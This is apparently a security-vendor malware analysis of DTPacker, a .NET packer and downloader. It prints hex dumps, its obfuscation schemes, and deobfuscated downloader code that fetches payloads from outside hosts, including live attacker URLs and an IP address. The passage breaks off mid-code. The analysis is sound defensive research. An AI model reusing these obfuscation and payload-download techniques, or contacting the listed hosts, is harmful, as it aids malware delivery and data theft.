DTPacker – a .NET Packer with a Curious Password | Proofpoint US

By January 24, 2022 Proofpoint Staff

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Key Findings

- Proofpoint identified a malware packer which researchers have dubbed DTPacker.
- The payload decoding uses a fixed password containing former U.S. president Donald Trump's name.
- For several weeks the downloader variant used Liverpool Football Club themed download locations.
- The malware is typically used to pack remote access trojans that can be used to steal information and load follow-on payloads such as ransomware.

Overview

In a previous blog Commodity .NET Packers use Embedded Images to Hide Payloads, we described the "CyaX" and "Hectobmp" families of .NET packers.

In this blog, we describe a two-stage commodity .NET packer or downloader which although seeing considerable variety in the first stage, uses a second stage with a fixed password as part of the decoding. The main difference between a packer and a downloader is the location of the payload data which is embedded in the former and downloaded in the latter. DTPacker uses both forms. It is unusual for a piece of malware to be both a packer and downloader.

Proofpoint has observed DTPacker distributing multiple remote access trojans (RATs) and information stealers including Agent Tesla, Ave Maria, AsyncRAT, and FormBook. The malware uses multiple obfuscation techniques to evade antivirus, sandboxing, and analysis. It is likely distributed on underground forums. Proofpoint has observed DTPacker associated with dozens of campaigns and multiple threat actors including TA2536 and TA2715 since 2020. Proofpoint has observed DTPacker used by both advanced persistent threat (APT) and cybercrime threat actors. Identified campaigns included thousands of messages and impacted hundreds of customers in multiple industries.

Attack Path Example

In many observed campaigns, email is used as an initial infection vector. The attachment is typically a malicious document or compressed executable that, when interacted with by a user, downloads the packer executable. The malware decodes an embedded or downloaded resource to a DLL which contains the malware payload, and then executes the malware.




Figure 1: DTPacker attack path example.

Custom XOR Decoding

Proofpoint observed multiple decoding methods and two Donald Trump-themed fixed keys, thus the name “DT”Packer. Many packers and loaders are built in two stages of functionality. Earlier versions of DTPacker used a custom XOR routine to decode the malicious content in both stages. The first stage of DTPacker decodes an embedded or downloaded resource to an intermediate stage (usually a DLL), then the second stage extracts and executes the payload from that DLL.

The custom XOR routine, in addition to XORing with the key, subtracts the next data value and is implemented in this Python script (on Github) [decoder-xor-sub.py.]

For a Windows Portable Executable, there are significant sequences of null bytes, and consequently, XORing the ciphertext with itself shifted by 1 byte reveals the key at locations corresponding to those null bytes.

For example, in this sample (SHA256

512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40):

The intermediate stage is stored in a .NET resource encoded with the custom XOR routine and key "P" (in ASCII not Unicode UTF-16 this time).

```
00000000  bc 9f 75 95 c5 92 c2 92  c2 8e de 8e de 8f e0 b0  |..u.............|
00000010  e0 f8 a8 f8 a8 f8 a8 f8  a8 b8 e8 b8 e8 b8 e8 b8  |................|
00000020  e8 b8 e8 b8 e8 b8 e8 b8  e8 b8 e8 b8 e8 b8 e8 b8  |................|
00000030  e8 b8 e8 b8 e8 b8 e8 b8  e8 b8 e8 b8 e8 38 68 38  |.............8h8|
00000040  68 2a 5b 51 f3 a3 3f 66  69 18 90 bf a3 26 55 b1  |h*[Q..?fi....&U.|
00000050  79 c0 1d 2d 0d eb 4c b5  73 c2 25 55 a2 91 53 95  |y..-..L.s.%U..S.|
00000060  56 92 a2 90 5b eb 49 a4  86 b6 7d bf cf 5b bc 99  |V...[.I...}..[..|
00000070  a9 8c 6d d9 24 46 09 4c  12 1e 4e 1e 4e 1e 4e 1e  |..m.$F.L..N.N.N.|
00000080  4e ce 59 09 59 bd ec b9  e9 53 7e aa 9b cb 9b cb  |N.Y.Y....S~.....|
```

The .NET resource XORed with itself shifted by one byte reveals the password "P":

```
00000000  23 ea e0 50 57 50 50 50  4c 50 50 50 51 6f 50 50  |#..PWPPPLPPPQoPP|
00000010  18 50 50 50 50 50 50 50  10 50 50 50 50 50 50 50  |.PPPPPPP.PPPPPPP|
00000020  50 50 50 50 50 50 50 50  50 50 50 50 50 50 50 50  |PPPPPPPPPPPPPPPP|
00000030  50 50 50 50 50 50 50 50  50 50 50 50 d0 50 50 50  |PPPPPPPPPPPP.PPP|
00000040  42 71 0a a2 50 9c 59 0f  71 88 2f 1c 85 73 e4 c8  |Bq..P.Y.q./..s..|
00000050  b9 dd 30 20 e6 a7 f9 c6  b1 e7 70 f7 33 c2 c6 c3  |..0 ......p.3...|
00000060  c4 30 32 cb b0 a2 ed 22  30 cb c2 70 94 e7 25 30  |.02...."0..p..%0|
00000070  25 e1 b4 fd 62 4f 45 5e  0c 50 50 50 50 50 50 50  |%...bOE^.PPPPPPP|
00000080  80 97 50 50 e4 51 55 50  ba 2d d4 31 50 50 50 50  |..PP.QUP.-.1PPPP|
```

Decoding with key "P" gives the second stage executable:

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 03 00  66 85 84 5f 00 00 00 00  |PE..L...f.._....|
```

The second stage contains a .NET resource (named "00112266"):

```
00000000  84 a3 49 ab ab db db b6  b6 c2 c2 f0 f0 c1 c2 f0  |..I.............|
00000010  f0 08 08 7c 7c 0e 0e 7b  7b d6 d6 a6 a6 94 94 a4  |...||..{{.......|
00000020  a4 96 96 a6 a6 d2 d2 a0  a0 d5 d5 b8 b8 c8 c8 fa  |................|
00000030  fa ca ca f8 f8 c8 c8 bc  bc ce ce bb bb 56 56 26  |.............VV&|
00000040  26 06 e7 1d 0f 3d 89 b0  e3 76 be cb 7f 3d 1c 1d  |&....=...v...=..|
00000050  b5 5c e9 bb 4b 09 9a 41  cf 9e 31 25 c2 4f e1 26  |.\..K..A..1%.O.&|
00000060  b7 66 46 d4 6f 3d cb 86  18 0a a1 23 03 33 e4 43  |.fF.o=.....#.3.C|
00000070  23 e9 7a b3 4e 10 03 24  1a 06 06 34 34 04 04 70  |#.z.N..$...44..p|
00000080  70 b2 6d 18 18 29 28 55  55 e7 5f ea 8b b9 b9 89  |p.m..)(UU._.....|
```

XORed with itself shifted by one byte gives:

```
00000000  27 ea e2 00 70 00 6d 00  74 00 32 00 31 03 32 00  |'...p.m.t.2.1.2.|
00000010  f8 00 74 00 72 00 75 00  ad 00 70 00 32 00 30 00  |..t.r.u...p.2.0.|
00000020  32 00 30 00 74 00 72 00  75 00 6d 00 70 00 32 00  |2.0.t.r.u.m.p.2.|
00000030  30 00 32 00 30 00 74 00  72 00 75 00 ed 00 70 00  |0.2.0.t.r.u...p.|
00000040  20 e1 fa 12 32 b4 39 53  95 c8 75 b4 42 21 01 a8  | ...2.9S..u.B!..|
00000050  e9 b5 52 f0 42 93 db 8e  51 af 14 e7 8d ae c7 91  |..R.B...Q.......|
00000060  d1 20 92 bb 52 f6 4d 9e  12 ab 82 20 30 d7 a7 60  |. ..R.M.... 0..`|
00000070  ca 93 c9 fd 5e 13 27 3e  1c 00 32 00 30 00 74 00  |....^.'>..2.0.t.|
00000080  c2 df 75 00 31 01 7d 00  b2 b8 b5 61 32 00 30 00  |..u.1.}....a2.0.|
```

which gives a key of "trump2020" in Unicode UTF-16. The threat actors used this key consistently for a year and is the reason for the packer's name.

Decoding with the "trump2020" key gives the final payload:

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 03 00  80 88 85 5f 00 00 00 00  |PE..L......_....|
```

In this case, the payload was Agent Tesla, a common information stealer.

Varied First Stage Encoding

In this downloader sample (SHA256

9d713d2254e529286ed3ac471e134169d2c7279b0eaf82eb9923cd46954d5d27) the Download URLs are stored as strings obfuscated with junk Unicode characters

In this case, the decompiled code looks like:

```
string string_ = "ш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺ш艾ш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺шhш尺ш西ш尺ш比ш尺ш西ш尺шГш尺
ш西ш尺ш比ш尺ш西ш尺ш艾ш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺шtш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺ш艾ш尺ш西ш尺ш比ш尺ш西ш尺шГш
尺ш西ш尺ш比ш尺ш西ш尺шtш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺ш艾ш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺шp ... iш尺ш西ш尺ш比ш尺ш西
ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺ш艾ш尺ш西ш尺ш比ш尺ш西ш尺шГш尺ш西ш尺ш比ш尺ш西ш尺шv".Replace("ш", string.Empty).Replace("吉尺".Replace("吉",
string.Empty), string.Empty).Replace("Л艾Л西".Replace("Л", string.Empty).Replace("Ц艾".Replace("Ц", string.Empty), string.
Empty), string.Empty).Replace("儿贝儿豆儿贝儿比".Replace("儿", string.Empty).Replace("Ц贝".Replace("Ц", string.Empty), string.
Empty).Replace("Л艾Л豆".Replace("Л", string.Empty).Replace("Л艾".Replace("Л", string.Empty), string.Empty), string.Empty),
string.Empty).Replace("儿维儿比儿维儿艾儿维儿比儿维儿Г".Replace("儿", string.Empty).Replace("Ц维".Replace("Ц", string.Empty),
string.Empty).Replace("Ц艾Ц比".Replace("Ц", string.Empty).Replace("吉艾".Replace("吉", string.Empty), string.Empty), string.
Empty).Replace("Ц斯Ц杰Ц斯Ц艾".Replace("Ц", string.Empty).Replace("Ц斯".Replace("Ц", string.Empty), string.Empty).Replace("斯西
斯杰".Replace("斯", string.Empty).Replace("斯西".Replace("斯", string.Empty), string.Empty), string.Empty), string.Empty),
string.Empty).Replace("Ц斯Ц杰Ц斯ЦГЦ斯Ц杰Ц斯Ц比Ц斯Ц杰Ц斯ЦГЦ斯Ц杰Ц斯Ц艾".Replace("Ц", string.Empty).Replace("儿斯".Replace("儿",
string.Empty), string.Empty).Replace("Л贝Л杰".Replace("Л", string.Empty).Replace("Ц贝".Replace("Ц", string.Empty), string.
Empty), string.Empty).Replace("斯西斯吾斯西斯Г".Replace("斯", string.Empty).Replace("儿西".Replace("儿", string.Empty), string.
Empty).Replace("艾斯艾吾".Replace("艾", string.Empty).Replace("儿斯".Replace("儿", string.Empty), string.Empty), string.Empty)
, string.Empty).Replace("Л维Л杰Л维Л艾Л维Л杰Л维Л比".Replace("Л", string.Empty).Replace("艾维".Replace("艾", string.Empty),
string.Empty).Replace("Л贝Л杰".Replace("Л", string.Empty).Replace("儿贝".Replace("儿", string.Empty), string.Empty), string.
Empty).Replace("吉斯吉比吉斯吉艾".Replace("吉", string.Empty).Replace("Ц斯".Replace("Ц", string.Empty), string.Empty).Replace("Ц
艾Ц比".Replace("Ц", string.Empty).Replace("儿艾".Replace("儿", string.Empty), string.Empty), string.Empty), string.Empty),
string.Empty), string.Empty);
```

and removing the Unicode characters gives:

```
string string_ = "https://hastebin.com/raw/azipitojuj@@@https://hastebin.com/raw/urafehisiv";
```

The downloads are glued together and contain base64-encoded strings:

```
<html><head></head><body><p>Code: 29e2f4da-9237-4370-81dd-013861c44b3e</p><p>@@@T1iSAgECAgIGAgIC/
f0CAroCAgICAgICQgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICggICAgwduAwCtgvPI7oDTs8jVmprcSJycG1lcGNvImFjbGxtdiJgZyJwd2wia2wiRk1RIm9tZmcsDw8IJgICAgICAgJSRwICTgMBAkYLiV0CAg
ICAgICAuICIAIJA1ICAiQGAgIKAgICAgICbEcGAgIiAgICYgYCAgICEgIiAgICAAICBgICAgICAgIGAgICAgICAgKiBgICAAICAgICAgACQocCAhICAhICAgICEgICEgICAgICAhICAgICAgICAgICAiJHBgJJAgICAmIGApYHAgI
CAgICAgICAgICAgICAgICAoIGAg4CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICIgICCgICAgICAgICAgICCiICAkoCAgICAgICAgICAix2Z3p2AgICdicGAgIiAgICJAYCAgACAgIC
AgICAgICAgICAiICAmIscHFwYQICApYHAgICYgYCAgQCAgIqBgICAgICAgICAgICAgJCAgJCLHBnbm1hAgIOAgICAoIGAgIAAgICLAYCAgICAgICAgICAgICQgICQAICAgICAgICAgICAgICAgJSRwYCAgICAkoCAgIAAgcCupQBA
mqsAgIBAgACNgICBLI0AgIKYgECAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgYCAgIUAgICGgICAkICAgJAAgICRgICAkQCAgJKAgICSAICAk4CAgJeAgICXAICAgICAgIKAgICDgICAhICAgIUAgICHg
ICAiICAgIqAgICLgICAjYCAgI...gY2FnYWRmY2ZjAmRgYGBnZmNjYGBgYWFmY2ZnZ2FgYGZjAmRgZmZhZmMC@@@</p></body></html>
```

These decode to:

```
00000000  4f 58 92 02 01 02 02 02  06 02 02 02 fd fd 02 02  |OX..............|
00000010  ba 02 02 02 02 02 02 02  42 02 02 02 02 02 02 02  |........B.......|
00000020  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  |................|
00000030  02 02 02 02 02 02 02 02  02 02 02 02 82 02 02 02  |................|
00000040  0c 1d b8 0c 02 b6 0b cf  23 ba 03 4e cf 23 56 6a  |........#..N.#Vj|
00000050  6b 71 22 72 70 6d 65 70  63 6f 22 61 63 6c 6c 6d  |kq"rpmepco"acllm|
00000060  76 22 60 67 22 70 77 6c  22 6b 6c 22 46 4d 51 22  |v"`g"pwl"kl"FMQ"|
00000070  6f 6d 66 67 2c 0f 0f 08  26 02 02 02 02 02 02 02  |omfg,...&.......|
00000080  52 47 02 02 4e 03 01 02  46 0b 89 5d 02 02 02 02  |RG..N...F..]....|
```

which after XORing with byte 0x02 gives:

```
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 03 00  44 09 8b 5f 00 00 00 00  |PE..L...D.._....|
```

This is a second stage executable containing a "00112266" resource encoded with the "trump2020" key as before, which then decodes to Agent Tesla.

Decimal Character Codes

One recurrent theme in this family of packers is the use of decimal character codes with digits substituted with other characters.

For example, this sample (SHA256

285f4e79ae946ef179e45319caf11bf0c1cdaa376924b83bfbf82ed39361911b) is a packer with the second stage embedded in the .NET Strings table:

```
**,)!,@%%,!,$,!,!,!,%,!,!,!,#\xc2\xa8\xc2\xa8,#\xc2\xa8\xc2\xa8,!,!,@(%,!,!,!,!,!,!,!,&%,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,!,@#(,!,!,!,@%,
$@,@(&,@%,!,@(!,),#!\xc2\xa8,$$,@(%,@,*&,#!\xc2\xa8,$$,(%,@!%,@!\xc2\xa8,@@\xc2\xa8,$#,@@#,@@%,@@@,@!$,@@%,)*,@!),$#,)),)*,@@!,@@!,@@@,@@&,$#,)(,@!@,$#,@@%,@@*,@@!,$#,
@!\xc2\xa8,@@!,$#,&(,*),($,$#,@!),@@@,@!!,@!@,%&,@$,@$,@!,$&,!,!,!,!,!,!,!,(!,&),!,!,*&,@,$,!,@#!,($,@%\xc2\xa8,)\xc2\xa8,!,!,!,!,!,!,!,!,##%,!,$%,!,@@,@,(!,!,!,&!,%,!,!,(,
!...
```

which are comma-separated decimal ASCII character codes with digits 0-9 replaced by "!@#$%[X]&*()" where "[X]" represents Unicode character 0x8ac2; reversing this gives us:

```
77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,180,9,205,33,184,
1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,
0,0,0,80,69,0,0,76,1,3,0,120,83,145,95,0,0,0,0,0,0,0,0,224,0,34,0,11,1,80,0,0,60,4,0,0,8,0...
```

This decodes to an intermediate PE containing the "00112266" resource with key "trump2020" which decodes to Ave Maria, also known as Warzone RAT.

This sample (SHA256

1312912d725d45bcd1b63922ec9a84abca7a8c9c669c13efbd03472c764be056 is similar to the above, but with the second stage stored in the User Strings table:

```
qq,uz,xss,z,a,z,z,z,s,z,z,z,cdd,cdd,z,z,xrs,z,z,z,z,z,z,z,ws,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,z,xcr,z,z,z,xs,ax,xrw,xs,z,xrz,u,czd,aa,xrs,
x,qw,czd,aa,rs,xzs,xzd,xxd,ac,xxc,xxs,xxx,xza,xxs,uq,xzu,ac,uu,uq,xxz,xxz,xxx,xxw,ac,ur,xzx,ac,xxs,xxq,xxz,ac,xzd,xxz,ac,wr,qu,ra,ac,xzu,xxx,xzz,xzx,sw,xa,xa,xz,aw,z,z,z,z,
z,z,z,rz,wu,z,z,qw,x,a,z,wr,u,xau,ud,z,z,z,z,z,z,z,z,ccs,z,as,z,xx,x,rz,z,z,xc,c,z,z,r,z,z,z,z,z,z,z,sw,sc,c,z,z,ac,z,z,z,ws,c,z,z,z,z,xw,z,ac,z,z,z,c,z,z,s,z,z,z,z,z,z,...
```

with digits 0-9 replaced by "zxcasdwqru" (partially matching the first three letters on rows of a QWERTY keyboard). This decodes to AsyncRAT.

Another sample (SHA256

ba0f9be7cf006404bcfab6b6adbad0cef7281c3792490903632a4010d8a74f42) is a loader with download string obfuscated in a similar way to Sample 1, which deobfuscates to (defanged):

hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=E2E813E9694BE43CAD964C0453632F91@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=63DC49E5D8F5F50F8838551347009928@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=D13B96F0619AC39B44A32D3E0A260C89@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php?get=85530E49BB23CD9DBD8461A2FC5D18A2

The downloads are obfuscated in a similar in the above samples, with digits 0-9 replaced by the letters A-J:

```
<html><head></head><body><p>Code: ab5b317b-1e9a-4f4a-b8f9-48470c8cbc03</p><p>@@@HH,JA,BEE,A,D,A,A,A,E,A,A,A,CFF,CFF,A,A,BIE,A,A,A,A,A,A,A,GE,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,
A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,BCI,A,A,A,BE,DB,BIG,BE,A,BIA,J,CAF,DD,BIE,B,HG,CAF,DD,IE,BAE,BAF,BBF,DC,BBC,BBE,BBB,BAD,BBE,JH,BAJ,DC,JJ,JH,BBA,BBA,BBB,BBG,DC,JI,BAB,
DC,BBE,BBH,BBA,DC,BAF,BBA,DC,GI,HJ,ID,DC,BAJ,BBB,BAA,BAB,EG,BD,BD,BA,DG,A,A,A,A,A,A,A,IA,GJ,A,A,HG,B,D,A,GI,J,BDJ,JF,A,A,A,A,A,A,A,A,CCE,A,DE,A,BB,B,IA,A,A,IA,E,A,A,I,A,A,A,
A,A,A,HI,BBB,E,A,A,DC,A,A,A,BCI,E,A,A,A,A,BG,A,DC,A,A,A,C,A,A,E,A,A,A,A,A,A,A,A,E,A,A,A,A,A,A,A,A,A,BJC,E,A,A,C,A,A,A,A,A,A,C,A,GE,BDD,A,A,BG,A,A,BG,A,A,A,A,BG,A,A,BG,A,A,A,A,A,
A,BG,A,A,A,A,A,A,A,A,A,A,A,A,CEI,BBA,E,A,ID,A,A,A,A,BCI,E,A,BEI,F,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,BGA,E,A,BC,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,
A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,A,DC,A,A,I,A,A,A,A,A,A,A,A,A,A,A,....,B,CEB,CDJ,CCD,CBD,BCB,FE,GG,GG,EF,DG,FB,BFH,FE,BJJ,CCC,CCB,CDH,CCH,IE,BDA,BHI,BHI,BJE,BGD,BGH,
BEI,CBA,CBA,BHE,BFJ,CAI,BJH,CEJ,CEI,BFG,BFA,BCB,CCB,CAG,BJE,BGD,BEI,CDA,CBD,BEF,BBE,CCA,CCC,BHD,BC@@@</p><p>Code: aed7bf18-c076-4c93-aa23-6dbbd12d7c1d</p><p>Copyright @
Haskell Downloader 2020. All rights reserved.</p></body></html>
```

The download decodes to the usual second stage which in turn decodes to Agent Tesla.

String Obfuscation using Large Character Code Offsets

This sample (SHA256 5d555eddfc23183dd821432fd2a4a04a543c8c1907b636440eb6e7d21829576c) is a loader with strings obfuscated as Unicode strings followed by an integer to subtract from their character codes, e.g.

```
foreach (string item in new List<string>
{
    _003CModule_003E.吾斯吾艾吾德艾斯维维维吾德
    ("\ue489\ue495\ue495\ue491\ue45b\ue450\ue450\ue452\ue45a\ue454\ue44f\ue453\ue454\ue45a\ue44f\ue452\ue455\ue458\ue44f\u
    e452\ue451\ue454\ue450\ue483\ue482\ue494\ue486\ue450\ue452\ue452\ue459\ue466\ue466\ue462\ue453\ue45a\ue457\ue454\ue466
    \ue462\ue456\ue464\ue467\ue45a\ue458\ue455\ue467\ue459\ue466\ue465\ue454\ue465\ue45a\ue462\ue459\ue458\ue459\ue467\ue4
    54\ue458\ue44f\ue489\ue495\ue48e\ue48d", 58401),
    _003CModule_003E.吾斯吾艾吾德艾斯维维维吾德("[illegible]", 34940),
    _003CModule_003E.吾斯吾艾吾德艾斯维维维吾德
    ("[illegible]",
    45639),
    _003CModule_003E.吾斯吾艾吾德艾斯维维维吾德("[illegible]", 22178)
})
```

which decodes to:

```
foreach (string item in new List<string>
{
    _003CModule_003E."http://193.239.147.103/base/118EEA2963EA5CF974F8ED3D9A878F37.html",
    _003CModule_003E."http://193.239.147.103/base/264712C97B662289D6644F926525A252.html",
    _003CModule_003E."http://193.239.147.103/base/048127D57020AA6715C6D457787F2BED.html",
    _003CModule_003E."http://193.239.147.103/base/717CB3CF78475C54FCA26C56816F0DE8.html"
})
```

The downloads are again ASCII character codes with digits 0-9 replaced by the letters "PxfnVCKsAi".

This time, however, there is no intermediate step with the custom XOR routine and "trump2020" key, and the payload is Agent Tesla.

Soccer Club-Themed Payload Locations

From March 2021, Proofpoint observed samples using websites for soccer clubs and their fans being used as download locations. These websites appear to have been decoys, with the actual payload locations embedded in the list.

For example, in this sample (SHA256 b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189), decompiled code looks like:

```
string text2 = Strings.Mid("CreateDisabledImagehmfKqWsyJRFindEditPositionFrom", 20, 10);
foreach (string text3 in new List<string>
{
    Strings.Mid("CopyToAsynchttp://www.chelseafc.com/OnValidateFreshness", 12, 25),
    Strings.Mid("get_AttributeUseshttp://www.manutd.com/INVOCATION_FLAGS", 18, 22),
    Strings.Mid("LanguageOptionshttp://www.mancity.com/base/BinaryObjectString", 16, 28) + text + Strings.Mid
    ("SetVerticalAlign.htmltagDBCOLUMNINFO", 17, 5),
    Strings.Mid("GridEntryhttp://osndjdjjjdjshgaggdkf.com/base/377A23697621555ED2123D80005200D7.
    htmlGetSharedStringMaker", 10, 74),
    Strings.Mid("SetWrapModehttp://osndjdjjjdjshgaggdkf.com/base/650D6251494D3B160CBC93685F2FA1E4.
    htmlset_DereferenceLinks", 12, 74),
    Strings.Mid("SetRecordsethttp://osndjdjjjdjshgaggdkf.com/base/2A812C716BD7EB40F36227E584D97524.
    htmlDeflaterManaged", 13, 74),
    Strings.Mid("get_CommandsBorderColorhttp://www.liverpoolfc.com/GetClientX", 24, 27),
    Strings.Mid("DebugInfoGeneratorhttp://www.realmadrid.com/base/get_MaximumDateTime", 19, 31) + text + Strings.Mid
    ("GetInterface.htmlTryRemove", 13, 5)
})
{
    for (;;)
    {
        try
        {
            UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.Headers.Add(Strings.Mid("get_CategoryIdUser-Agent:
            OtherDataRowChangeEventArgs", 15, 17));
            string text4 = UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.DownloadString(text3);
            if (text4.StartsWith(Strings.Mid("IExtenderListService<p>get_ShowNewFolderButton", 21, 3)) && text4.
            EndsWith(Strings.Mid("AcquireStoreReaderLock</p>get_ComNativeDescriptorHandler", 23, 4)))
            {
                text4 = text4.Replace(Strings.Mid("ReadContentAsBase64<p>get_PeakWorkingSet64", 20, 3), "");
                text4 = text4.Replace(Strings.Mid("get_LastOperation</p>get_Panel1Collapsed", 18, 4), "");
```

which when deobfuscated is:

```
string text2 = "hmfKqWsyJR";
foreach (string text3 in new List<string>
{
    "http://www.chelseafc.com/",
    "http://www.manutd.com/",
    "http://www.mancity.com/base/" + text + ".html",
    "http://osndjdjjjdjshgaggdkf.com/base/377A23697621555ED2123D80005200D7.html",
    "http://osndjdjjjdjshgaggdkf.com/base/650D6251494D3B160CBC93685F2FA1E4.html",
    "http://osndjdjjjdjshgaggdkf.com/base/2A812C716BD7EB40F36227E584D97524.html",
    "http://www.liverpoolfc.com/",
    "http://www.realmadrid.com/base/" + text + ".html"
})
{
    for (;;)
    {
        try
        {
            UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.Headers.Add("User-Agent: Other");
            string text4 = UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.DownloadString(text3);
            if (text4.StartsWith("<p>") && text4.EndsWith("</p>"))
            {
                text4 = text4.Replace("<p>", "");
                text4 = text4.Replace("</p>", "");
```

The payload was Snake Keylogger in this case.

Later samples used Liverpool Football Club-themed download locations.

In this sample (SHA256

9cc817f0205da4bde1d938e1817aa98fe4f4a5dcbcaffbe8b45041e24c105aa0), the download locations are obfuscated with junk Unicode sequences and string assembly:

```
string.Format(Regex.Replace("硡膜睿瞔磅瞑厰硗{硡膜睿瞔磅瞑厰硗0硡膜睿瞔磅瞑厰硗}硡膜睿瞔磅瞑厰硗{硡膜睿瞔磅瞑厰硗1硡膜睿瞔磅瞑厰硗} ... {硡膜
睿瞔磅瞑厰硗1硡膜睿瞔磅瞑厰硗4硡膜睿瞔磅瞑厰硗1硡膜睿瞔磅瞑厰硗}硡膜睿瞔磅瞑厰硗", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("瞰
矐硬瞯硫砾砰硖砌h瞰矐硬瞯硫砾砰硖砌", "[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("硅硃砸矽曬瞎矍瞲t硅硃砸矽曬瞎矍瞲", "
[^\\u0000-\\u007F]+", string.Empty), Regex.Replace("砭瞬砣矱曜硫矱硌矚砮矬晢砕硪矓t砭瞬砣矱曜硫矱硌矚砮矬晢砕硪矓", "[^\\u0000-\\u007F]
